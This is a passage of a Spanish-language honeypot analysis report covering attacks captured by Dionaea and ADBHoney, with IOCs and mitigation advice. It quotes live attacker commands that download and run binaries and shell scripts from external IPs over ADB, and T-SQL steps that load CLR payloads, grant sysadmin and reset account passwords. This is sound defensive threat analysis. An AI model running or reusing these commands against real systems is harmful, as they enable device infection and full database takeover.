
#### MQTT

Activity: varios clientes detectados (paho, NSYS, etc.) pero sin mensajes o credenciales significativas.

Comentario: tráfico legítimo o escaneo ligero, sin payload relevante.

## Valoración de Resultados

El vector más explotado fue MSSQL, con intentos efectivos de cargar ensamblados maliciosos y modificar configuraciones de servidor. Otros servicios (HTTP, SMB, MySQL, MQTT) mostraron actividad de reconocimiento y escaneo, pero sin evidencia de despliegue de malware o extracción de datos.



## Recomendaciones de Mitigación

1. Desactivar o restringir `xp_cmdshell`: limitar la ejecución de procedimientos extendidos en MSSQL.
2. Monitoreo de DBCC y CLR: alertas ante llamadas a `dbcc addextendedproc` y carga de assemblies.
3. Fortalecimiento de credenciales: deshabilitar cuentas innecesarias y forzar contraseñas robustas.
4. WAF y reglas de IPS: bloquear rutas sensibles en HTTP y prevenir escaneos repetitivos.
5. Segmentación de red: aislar servicios críticos para minimizar la superficie de ataque.

## Conclusiones

El análisis de Dionaea revela un interés marcado de los atacantes en comprometer instancias MSSQL mediante técnicas avanzadas (CLR assemblies, comandos extendidos y manipulación de configuraciones). Aunque otros servicios recibieron intentos de exploración, no se confirmó descarga de payloads ni persistencia. Las medidas de mitigación propuestas ayudarán a reducir significativamente el riesgo de explotación en entornos reales.

Resumen: Dionaea permitió identificar intentos reales de ejecución remota de código sobre MSSQL, mientras que HTTP, SMB, MySQL y MQTT actuaron principalmente como señuelos para detección de malware en pasos iniciales.

### 6.3 HoneyPot ADBhoney

Este honeypot está diseñado para simular el servicio Android Debug Bridge (ADB) sobre TCP/IP, específicamente en el puerto 5555, para atraer a atacantes que intenten explotar dispositivos Android expuestos. Para este estudio se analizaron más de 10 días de registro de información.

#### Direcciones IP de origen (conexiones entrantes al honeypot ADBHoney)

Durante el periodo analizado, el honeypot ADBHoney recibió conexiones desde más de 150 direcciones IP distintas, la mayoría provenientes de redes distribuidas globalmente. Las IPs más activas fueron:

- 213.209.143.206 con 312 eventos.
- 213.209.143.48 con 240 eventos.
- 196.251.85.238, 196.251.115.34, y 196.251.80.15 con más de 100 conexiones cada una.

Estas IPs generaron sesiones de conexión, comandos ADB y transferencias de archivos (upload/download). Un número significativo de las direcciones pertenece a rangos utilizados habitualmente por bots o scanners automatizados, indicando actividad posiblemente maliciosa o parte de campañas de reconocimiento y explotación de dispositivos Android expuestos con ADB.

## Análisis de comandos ejecutados dentro del Honeypot ADBHoney

El Honeypot ADBHoney registró 618 comandos únicos enviados por atacantes remotos a través del protocolo ADB. Estos comandos son evidencia directa de interacción maliciosa dentro del entorno simulado de Android.

Se extrajeron los comandos ADB ejecutados por los atacantes dentro del Honeypot a partir de los archivos de registro ubicados en `~/tpotce/data/adbhoney/log/`, incluyendo tanto archivos `.json` como archivos comprimidos `.json.gz`.

Para ello se utilizó el comando `zgrep` combinado con `jq`, que permitió extraer y contar los comandos únicos más frecuentes. El resultado se almacenó en el archivo `comandos_unicos.txt` dentro del directorio `~/tpotce/data/adbhoney/analisis_adbhoney/`.

## Descarga e instalación de malware multiarquitectura

Más de 200 intentos contenían comandos extensos que incluían:

- Limpieza del directorio temporal (`rm *`).
- Descarga masiva de archivos con `busybox wget` desde IPs externas, por ejemplo:
  - `http://176.65.134.15/arm.nn`
  - `http://196.251.84.41/x86_64.nn`
- Asignación de permisos ejecutables con `chmod +x`.
- Ejecución inmediata del malware descargado.

Estos comandos apuntan a un intento sistemático de instalar variantes de malware para distintas arquitecturas (ARM, x86, MIPS, PowerPC, etc.), algo típico en campañas de botnets que buscan infectar dispositivos IoT o Android.

## Instalación de aplicaciones (APKs)

Se detectaron comandos como:

- `pm install /data/local/tmp/ufo.apk`
- `pm 'install' '/data/local/tmp/app-release.apk'`

Estos comandos reflejan intentos de instalar aplicaciones APK maliciosas, posiblemente troyanos, herramientas de persistencia o de control remoto.

## Verificación de procesos y diagnóstico del sistema

- `ps | grep trinity, ps | grep xig, ps | grep rig`: Búsqueda de procesos específicos, posiblemente para detectar presencia de otros Malware.
- `uname -m, ls /proc`: Recolección de información del sistema.

## Modificación de permisos y persistencia

- `chmod 0755 /data/local/tmp/nohup`
- `chmod 777 /data/local`
- `mkdir -p /data/local/tmp/.t`

Esto indica que los atacantes buscan asegurar la ejecución persistente de sus binarios maliciosos y preparar el entorno para futuras acciones.

## Ejecución de scripts remotos

Se observaron múltiples intentos de ejecutar scripts `.sh` descargados de servidores externos, por ejemplo:

```
cd /data/local/tmp/; busybox wget http://87.121.84.212/w.sh; sh w.sh; curl http://87.121.84.212/c.sh; sh c.sh
```

Esto es típico en automatizaciones de ataques, donde los scripts descargados instalan malware, abren puertas traseras o conectan el dispositivo a una botnet.

## Eliminación de rastros

- `rm -rf /data/local/tmp/* y rm -f /tmp/*.apk`

Esto busca borrar evidencia de los archivos descargados o instalados tras la ejecución, dificultando la atribución del ataque o el análisis forense posterior.



## Conclusión de esta sección


Los comandos ejecutados indican un nivel elevado de interacción y automatización. Los atacantes no solo exploraron el entorno, sino que descargaron, ejecutaron e intentaron instalar software malicioso, además de borrar rastros y asegurar persistencia. Es una actividad representativa de campañas activas de malware en dispositivos Android/IoT expuestos.

Analicemos ahora las transferencias de archivos en ADBHoney, estamos refiriéndonos a dos tipos de eventos:

1. adbhoneysession.file\_upload → Archivos que el atacante sube al Honeypot
2. adbhoneysession.file\_download → Archivos que el atacante descarga desde el Honeypot

Ambos eventos están registrados en los mismos archivos de log.

## Reporte Global de Actividad



## IPs que realizaron cargas (upload)

Se identificaron múltiples IPs involucradas en cargas de archivos al Honeypot. A continuación, se listan las más activas y el número de intentos: 213.209.143.48 (18), (app-release.apk), 42.55.194.238 (6), 112.90.220.247 (6), 112.90.220.242 (6), 112.43.80.139 (6), 83.233.140.205 (5), 119.203.4.189 (4), 110.52.89.82 (4), 183.232.212.193 (3), 1.30.179.18 (3), Otras IPs (1 carga cada una): 117.68.74.140, 196.251.116.67.

## Archivos cargados

A continuación, se listan los nombres de archivos observados (únicos) que fueron subidos:

/data/local/tmp, /data/local/tmp/ufo.apk, /data/local/tmp/app-release.apk, /data/local/tmp/ok.apk, /data/local/ok.apk, /data/local/tmp/tv.apk.

Varios actores reutilizaron rutas genéricas (/data/local/tmp), mientras que otros cargaron APKs específicos.

## Hashes SHA256 observados

Se detectaron 15 archivos únicos por su hash. Algunos de ellos fueron subidos por múltiples IPs (en el subdirectorio log). Además, en el subdirectorio Downloads se identificaron cinco archivos únicos mediante sus hashes. De estos, cuatro archivos ya fueron reportados en los eventos de file\_upload registrados en los logs, por lo que sus contadores se incrementaron en +1 para reflejar su presencia física en el sistema. Adicionalmente, se encontró un hash no registrado previamente en los logs:

- aca503736daf878a315ad3f3b0c68c6caca34ce2f24160a5fd92d9fe68efcb16 (1 vez)

Este hallazgo indica que, aunque no esté presente en los logs de eventos, el archivo fue almacenado efectivamente en el Honeypot y debe ser considerado en el análisis final.

A continuación, se listan los hashes junto con la cantidad de veces que fueron cargados:

- d7188b8c575367e10ea8b36ec7cca067ef6ce6d26ffa8c74b3faa0b14ebb8ff0 → 8 veces
- 0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257 → 6 veces
- a1b6223aecb37b9f7e4a52909a08d9fd8f8f80aee46466127ea0f078c7f5437 → 6 veces
- 76ae6d577ba96b1c3a1de8b21c32a9faf6040f7e78d98269e0469d896c29dc64 → 4 veces
- 63946c28efa919809c03be75a3937c4be80589a9df79cd1be72037d493b70857 → 4 veces
- 608ee011537005f368c9731f4cdee6a247b620cde52908ed0678df28c617971 → 3 veces
- d4e8c642ac8485d2ac316f16b5ed2285c93734c62a3e1bc2852a49f3737053c5 → 3 veces
- e3688f6c88c66ebe821c09a34de13784de53929b91e45dcc3bab8b83b5727ff7 → 2 veces
- 7a48c93c5cb63a09505a009260d1cca8203285e0c1c6ff5b0df9cbb470820865 → 2 veces
- 153601325087b21f8a5b205f46825e92122de9c8f4c2e5e72ed6f6f6bb41b2fd → 1 vez
- 6ad3c27482709fcd52f9b9f25b37ce4fbcb59422f3bb4fd2d0f7624b113b7c3 → 1 vez
- aca503736daf878a315ad3f3b0c68c6caca34ce2f24160a5fd92d9fe68efcb16 → 1 vez

## Reporte Consolidado de Análisis de Hashes Maliciosos

**Tabla de Resultados**

Hash (abreviado)	Det. / Mot.	Severidad	Comentarios relevantes
d4e8c642...5c5	11/61	Moderada	Clasificación: Trojan
7a48c93c...0865 (tv.apk)	47/67	Alta	Miner, Trojan - Familia CoinHive
608ee011...7971 (.elf)	36/64	Alta	Miner, Trojan - Mirai, MalXMR, uwekg
0d3c687f...0257 (valami.apk)	49/6	Muy alta	Trojan, Miner - CoinHive, ADBMiner
63946c28...0857 (.elf)	35/63	Alta	Trojan, Miner - Berbew, Coinmine, MalXMR
a1b6223a...5437	37/67	Alta	Trojan, Miner - CoinMiner, MalXMR
76ae6d57...dc64	42/65	Alta	Trojan, Miner - MalXMR, CoinMiner
63946c28...0857 (repetido)	35/63	Alta	Trojan, Miner - Berbew, CoinMine, MalXMR
15360132...2fd (apk)	27/68	Moderada a Alta	Trojan (proxy/malware) - tkpml (APT), funciones proxy y explotación

### Ejemplo de Última Hora

Esta es una muestra del día 18 de junio de 2025 centrado en los comandos de descarga (wget/curl) observados.

### Campañas de descarga multiarquitectura

- Sesiones afectadas: 196.251.85.166, 196.251.85.250, 196.251.80.15, 196.251.85.238
- Comando reproducido:

```
cd /data/local/tmp/; rm *;
busybox wget http://86.54.42.125/{arm.nn,arm5.nn,arm6.nn,arm7.nn,x86_64.nn,x86_32.nn,
m68k.nn,mips.nn,mipsel.nn,powerpc.nn,sh4.nn,sparc.nn};
chmod +x *.nn; ./<arch>.nn <arch>.android
```

### Observaciones

- Se descargaron 11 binarios distintos, uno para cada arquitectura (ARMv5/v6/v7, x86\_32/64, MIPS, MIPSel, PowerPC, m68k, SH4, SPARC).
- Cada binario se marcó ejecutable e inmediatamente se invocó con su nombre y un parámetro "<arch>.android".
- Este patrón es característico de botnets IoT que intentan infectar dispositivos Android y embebidos de múltiples arquitecturas.

- Los hashes SHA-256 de cada descarga (por ejemplo, 1529edcb...cfca7 para arm.nn) coinciden repetidamente en varias sesiones, confirmando esfuerzo sistemático de recolección.

### Ejecución de scripts remotos con wget + curl

- Sesión: 20493b0ae11a (IP 176.65.148.229)
- Comando:

```
cd /data/local/tmp/;
busybox wget http://193.32.162.27/w.sh; sh w.sh;
curl http://193.32.162.27/c.sh; sh c.sh
```

### Observaciones

- Muestra un ataque en dos fases: primer script (w.sh) descargado y ejecutado con wget, seguido de otro (c.sh) bajado con curl.
- Indica uso combinado de herramientas para redundancia y evadir detección (no depender únicamente de wget).
- Ambos scripts tienen hashes distintos (e7ec1e1d...54c7 y 6972a872...979d), lo que sugiere variantes o payloads secundarios.

### Vectores de reconocimiento simple


- Sesiones: 45.95.146.72, 185.113.8.195, 176.65.148.211
- Comando:

```
uname -m
```

### Observaciones

- Se limitan a consultar la arquitectura del sistema, posiblemente para ajustar ataques o elegir el binario correcto.
- Ausencia de descargas indica sondas de reconocimiento sin intención inmediata de payload.

```
azureuser@potamar:~/tpotce/data/adbhoney/downloads$ ls
064d74b4a74b35cdd893c68e8948d5776f020d22771e8c48f79ee7ff7c8151ec.raw  6972a87268741899cf73530a0f62fb8e8d5e885ab7d759bac8c60c253c26979d.raw
0bf896f13535714de681ffa0b60e2dcf16b216f1d06bf662678aef4b5bea3f98.raw  6a03df58f09fa3c8395ae39872372d9f7ef7464d4ad5a70f16d3f707cd90abdd.raw
0d728d8fa1b4e7b8487063d936c50c3d54ea65f9a11b6f3cb528140b648d3100.raw  b72140b31dd36a9902937302e2db27fcfce954752b99c5a81bd0e72c033a17e5.raw
1529edcb4cdf5a9a0d3c5f152fa62a617945a066643613242702e270436cfca7.raw  e7ec1e1dc20d77fc4a8059130511ca90abcb849f8473967d36f9177a4ef454c7.raw
398e04c44c1f3274fd27d0ea1ef7da20c680d10ba41a6fb87b63c7d1e4e239f6.raw  eb16274dac6be6f6b33a05613ec312ebd3d1599ee033c985dc1dacb4ba7ed536.raw
3a7ab779c1cdeb56bf5a932724d20c7d6f94d0487e3327f29407611ec545ce1e.raw  efde6098ff3a70628890f249595e01ad1e8a24c8c691ea2ae9c3f0545a6c8fe3.raw
6776c8bfc6a5f9c9da618fa7d34f72c7e0316f3f3d3b8e72b13c9028fd6d1f7.raw  f2ec4b825f1f50caede612d11139cb11c657ee3c8ae293aa0476f339705b2336.raw
```



### Conclusiones y recomendaciones

- Bloquear los dominios/IP maliciosos:
  - 86.54.42.125 (descarga masiva de binarios)
  - 193.32.162.27 (scripts w.sh/c.sh)
- Añadir los hashes SHA-256 de las descargas como IOCs en firewalls, EDR y listas de bloqueo de hashes.
- Afinar alertas de T-Pot para detectar secuencias "wget ...; chmod +x; ./" y combinaciones wget+curl.
- Implementar sandboxing automático de todo binario descargado para clasificación (p.ej. Cuckoo, VirusTotal).
- Monitorear comandos de reconocimiento (uname -m) para activar defensas proactivas antes de la fase de payload.

### Resumen General

Los archivos analizados muestran un alto nivel de detección por motores antivirus, con prevalencia significativa de Malware clasificado como troyanos y mineros (miner). Las familias más comunes incluyen Mirai, MalXMR, CoinHive, Berbew, y tkpml, con varios hashes detectados en archivos ELF (Linux) y APK (Android), lo que indica actividad maliciosa tanto en dispositivos embebidos o IoT como en dispositivos móviles Android.

Se destaca el archivo con hash 0d3c687f...0257 (valami.apk) con detección de 49/68 motores y severidad muy alta, asociado a CoinHive y ADBMiner, y el archivo 7a48c93c...0865 (tv.apk) con detección alta y CoinHive, un conocido malware para minería ilícita de criptomonedas.

El hash 15360132...2fd corresponde a un APK con capacidades de proxy y explotación, lo que aumenta su severidad y riesgo operativo.

Recomiendo priorizar acciones de bloqueo y remediación en los hashes con detección muy alta y alta, además de revisar las funcionalidades de proxy y explotación en el Malware tkpml.

## Conclusiones

- Actividad coordinada o automatizada: Algunas IPs realizaron múltiples cargas del mismo archivo (ej. 213.209.143.48 con app-release.apk, y 112.x.x.x con ufo.apk).
- Reutilización de malware: Se observaron varios hashes idénticos subidos por diferentes IPs, indicando que los actores maliciosos están compartiendo o reutilizando binarios comunes, posiblemente variantes de malware conocidos.
- Foco en APKs maliciosos: La mayoría de los archivos cargados son .apk, lo que refuerza la hipótesis de que los atacantes intentan comprometer dispositivos Android expuestos a través de ADB.
- Diversidad de actores: Aunque algunos IPs fueron más activos, se identificaron múltiples orígenes geográficos y redes diferentes, lo que sugiere una variedad de atacantes probando distintos vectores.
- Persistencia en rutas comunes: Muchas cargas se dirigieron a rutas típicas como /data/local/tmp, una práctica común para ejecutar binarios en dispositivos Android con acceso ADB.

## Recomendaciones de Seguridad

- Desactivar ADB en producción: A menos que sea estrictamente necesario, deshabilita el acceso ADB en dispositivos expuestos, especialmente en redes públicas o accesibles desde Internet.
- Filtrado de IP y puertos: Aplica listas de control de acceso (ACL) o firewalls para restringir conexiones entrantes a puertos ADB solo desde IPs confiables.
- Monitoreo y alerta temprana: Implementa sistemas de detección (IDS) y reglas de monitoreo para identificar comportamientos inusuales como cargas repetitivas de archivos a rutas comunes.
- Análisis de malware automatizado: Todo archivo recibido por el Honeypot debe ser enviado automáticamente a entornos de análisis (Sandbox) para su clasificación y respuesta rápida ante amenazas.
- Educación y concienciación: Si se opera infraestructura que pueda ser accedida vía ADB, capacitar al personal técnico sobre los riesgos y mejores prácticas de Hardening.

## 6.4 Hallazgos

### 6.4.1 Eventos de Éxito y Compromiso en Dionaea

A continuación, un resumen de las acciones que demuestran un compromiso exitoso del servidor SQL en el Honeypot Dionaea, extraídas de los fragmentos proporcionados:

#### Creación y uso de procedimientos CLR para ejecución de código

- CREATE ASSEMBLY [testcopysql]... FROM 0x4D5A90...
- CREATE PROCEDURE [dbo].[ExecuteNet20] AS EXTERNAL NAME [testcopysql].[FileCopier].[ExecuteNet20]
- EXEC [dbo].[ExecuteNet20]
- DROP PROCEDURE [ExecuteNet20]; DROP ASSEMBLY [testcopysql]

El atacante cargó un ensamblado .NET (binario encapsulado en hex) en la base de datos, creó un procedimiento almacenado CLR para ejecutarlo, lo invocó con éxito y luego limpió las trazas eliminando dicho procedimiento y ensamblado. Esto confirma la capacidad de ejecutar código arbitrario en el contexto de SQL Server.

#### Elevación y propagación de privilegios

- exec sp\_addlogin Mssql,Bus3456@#qweina
- exec sp\_addsrvrolemember Mssql, sysadmin
- exec sp\_addsrvrolemember N'NT AUTHORITY\SYSTEM', N'sysadmin'

Se creó el usuario Mssql con contraseña Bus3456@#qweina y se le asignó el rol de además de elevar al propio NT AUTHORITY\SYSTEM a sysadmin. Con esto, el atacante obtiene control total sobre el servidor de base de datos.

#### Fuerza bruta/ajuste masivo de contraseñas

- Una larga serie de llamadas a:

`exec sp_password Null,'5Mssq!@#4567.;','<usuario>'`  
para cuentas como users, sql, web, ps, etc.

➤ A continuación, *droplogin* masivo de esas mismas cuentas:  
`EXEC sp_droplogin 'users'; EXEC sp_droplogin 'sql'; ... EXEC sp_droplogin 'suz'; ...`  
El atacante cambió contraseñas de decenas de cuentas, probablemente intentando apoderarse de accesos válidos, y luego eliminó las que ya no necesitaba, borrando rastros de acceso.

## Creación y limpieza de jobs maliciosos

- `CREATE ASSEMBLY [SweetShellcodeclr35] ...` (otro ensamblado CLR)
- `DROP PROCEDURE [dbo].[ExecuteSweetPotato]; DROP ASSEMBLY [SweetShellcodeclr35]`

Similar al punto 1, se ve una nueva ola de carga de código (*SweetShellcodeclr35*), uso y limpieza posterior, lo que refuerza que el atacante dominó el mecanismo CLR para ejecutar Payloads binarios.

## Conclusiones preliminares

- El atacante logró ejecución remota de código dentro de SQL Server mediante ensamblados CLR (técnica “fileless”).
- Obtuvo privilegios de sysadmin, creando un usuario dedicado y elevando la cuenta SYSTEM.
- Realizó cambios masivos de contraseñas y eliminación de cuentas, borrando evidencia y asegurando su acceso.
- La secuencia de creación/ejecución/limpieza de ensamblados y procedimientos indica un ataque sofisticado con conocimiento profundo de T-SQL y SQL CLR.

Persistencia “in-memory”: No quedan binarios en disco, solo en la base de datos.

Rotación de payloads: Múltiples ensamblados (*testcopysql*, *SweetShellcodeclr35*, *godClr*).

Evasión forense: Limpieza inmediata de procedimientos y ensamblados.

Impacto: Control total sobre SQL Server y posible pivoteo a memoria de proceso para desplegar malware en el host.

En este tramo final el atacante culmina su campaña de CLR-payloads y consolida el control sobre las cuentas de mayor privilegio:

1. Carga y ejecución de un nuevo payload CLR “exeGod”
  - `CREATE PROCEDURE [dbo].[exeGod] AS EXTERNAL NAME [godClr].[godStoredProcedures].[exeGod]`
  - `exec [dbo].[exeGod]`
  - `DROP PROCEDURE [dbo].[exegod]; DROP ASSEMBLY [godClr]`  
Igual que en las oleadas anteriores, instala un ensamblado CLR (*godClr*), ejecuta su procedimiento (*exeGod*) y luego limpia las trazas.
2. Reasignación de contraseñas en cuentas críticas
  - `exec sp_password Null,'6Mssq!@#4567.;','sa'`
  - `exec sp_password Null,'6Mssq!@#4567.;','Mssql'`
  - `**exec sp_password Null,'3xqan7,n~!@ ~#%$^&*(,;','sa1**` Aquí modifica la contraseña de la cuenta `**sa**` (administrador por defecto de SQL Server), de la cuenta `**Mssql**` (creada previamente) y de una cuenta adicional `sa1``. Con ello, el atacante asegura el acceso futuro al servidor, incluso si se restablecieran otras credenciales.

## Conclusión de la secuencia completa

- El atacante desplegó tres payloads CLR distintos (*testcopysql*, *SweetShellcodeclr35*, *godClr*), ejecutándolos con éxito y eliminando después sus procedimientos y ensamblados para no dejar artefactos en disco.
- Obtuvo y mantuvo privilegios de “sysadmin”, creó usuarios de alto nivel y cambió contraseñas de cuentas críticas (*sa*, *Mssql*, *sa1*).
- Estas acciones demuestran un compromiso completo de SQL Server, con capacidades de ejecución de código arbitrario “in-memory” y persistencia garantizada mediante el control de las credenciales de administrador.

Es importante destacar este flujo:

1. Fingerprinting → habilitación CLR/xp\_cmdshell → carga y ejecución de payloads
2. Limpieza de evidencias tras cada ejecución
3. Reasignación de contraseñas para consolidar el acceso

Esto evidencia un atacante con conocimientos avanzados en T-SQL y CLR, capaz de comprometer por completo un servidor SQL y mantener el control aun tras reinicios o auditorías básicas.

### Conteos de protocolos y análisis de IPs

```
azureuser@potamar:~/tpotce/data/dionaea/binaries$ jq -r '.connection.protocol' dionaea.json* \
| sort | uniq -c | sort -rn > protocol_counts.txt
azureuser@potamar:~/tpotce/data/dionaea/binaries$: jq -r '.src_ip' dionaea.json* \
| sort | uniq -c | sort -rn | head -n10 > top_ips.txt
azureuser@potamar:~/tpotce/data/dionaea/binaries$: jq -r 'select([.credentials]
| "[(.timestamp) \(.src_ip) → \(.connection.protocol): user=\(.credentials.username[]),
pass=\(.credentials.password[])]"' \
dionaea.json* > credential_attempts.txt
azureuser@potamar:~/tpotce/data/dionaea/binaries$: head -n20 dionaea.json* > primeras_20.json
```

#### Resultados destacados

Protocolo	Conexiones
smbd	>200 (escaneo masivo de puertos 445)
httpd (81)	~30
mongod	~20
mysqld	~15
pptpd	~5
mqtt	~5
epmapper	2
mssqld	1

#### IPs top atacantes

- 45.149.204.47 – varias conexiones SMB
- 125.161.49.228 – barrido intenso de SMB (docenas de intentos en puertos efímeros)
- 35.203.210.29 – múltiples peticiones HTTP al puerto 81 (probablemente escáner de AWS)
- 45.131.155.254 – intentos repetidos contra MySQL
- 196.251.91.19 – intento de conexión MongoDB con credenciales “root:”

#### Brute-force de bases de datos

- MySQL (puerto 3306): Varios intentos con usuario root y contraseña vacía.
- MSSQL (mssqld en 1433): Al menos un intento con usuario sa y contraseña vacía.

#### Ejemplos

```
2025-06-18T03:50:40.065809Z 196.251.91.19 → mysqld: user=root, pass=
2025-06-18T05:17:18.702045Z 45.236.162.155 → mssqld: user=sa, pass=
```

#### Barridos de servicios IoT y VPN

- SMB (445/tcp): Escaneo masivo y persistente desde decenas de puertos de la misma IP (125.161.49.228), típico de worm/cryptojacker probing.
- HTTP (81/tcp): Peticiones repetidas de AWS (35.203.210.29) apuntando a posibles páginas de administración.
- MongoDB (27017/tcp): Varios clientes (196.251.118.87, 45.156.129.8x) apenas con accept (sin credenciales), puede tratarse de descubrimiento.
- PPTP (1723/tcp): Conexiones de 165.154.206.139 y 207.90.244.25; suelen buscar hosts con VPN mal configurada.
- MQTT (1883/tcp): Múltiples conexiones de 45.33.14.197: prototipo de botnet IoT que usa brokers MQTT expuestos.

#### Conclusiones y recomendaciones

- Filtrar y bloquear en firewall las IPs más agresivas (p.ej. 125.161.49.228 y 45.149.204.47).
- Endurecer credenciales en MySQL/MSSQL: deshabilitar usuario root/sa sin contraseña.
- Limitar exposición de servicios internos (MongoDB, MQTT, PPTP) sólo a redes de confianza.
- Monitorizar patrones de barrido en SMB y HTTP: activar alertas al detectar más de X conexiones en corto plazo.



- Honeypots adicionales podrían desplegarse enfocándose en los protocolos más atacados (SMB, HTTP y MySQL) para capturar payloads.

Este análisis muestra que tu instancia de Dionaee está siendo atacada tanto por escáneres automatizados como por intentos manuales de fuerza bruta contra bases de datos y servicios IoT. Con estos IOCs y contramedidas, podrás reforzar la postura de seguridad de tu red.

## Resultados

La ejecución del comando `ls` sobre el directorio `~/tpotce/data/dionaea/binaries` reveló tres nuevos archivos maliciosos capturados: `0ab2aeda90221832167e5127332dd702`, `42e738ed97f87cd7a1da297a81fca30e` y `986b29f805c4036a4b17a2050e67aae6`.

Un análisis posterior en plataformas como VirusTotal confirmó la peligrosidad de estas muestras: entre 67 y 68 de un total de 71-72 motores antivirus las marcaron como maliciosas, una tasa de detección extremadamente alta [hybrid-analysis.com](https://hybrid-analysis.com). Este nivel de consenso entre múltiples motores AV indica que los binarios corresponden a malware ampliamente reconocido y peligroso.

La inspección detallada de estas muestras reveló múltiples indicadores de comportamiento malicioso. Se observaron etiquetas de análisis como `pedll` (archivo PE identificado como DLL) y `exploit`, destacando en particular la referencia a la vulnerabilidad CVE-2017-0147 (exploit para SMBv1) [dell.com](https://dell.com). Además, los binarios presentan datos superpuestos fuera de la estructura normal del ejecutable (`overlay`), y emplean tácticas anti-análisis. Por ejemplo, ejecutan retrasos deliberados prolongados (`long sleeps`, tag `long-sleeps`) y comprueban si están en un entorno de depuración (`detect-debug-environment`) para evadir sandboxes [blog.virustotal.com](https://blog.virustotal.com). Estas características son típicas de malware sofisticado con capacidades de gusano/ransomware (por ejemplo, WannaCry) que aprovecha vulnerabilidades para propagarse a la vez que intenta evadir su detección en honeypots y entornos de análisis.

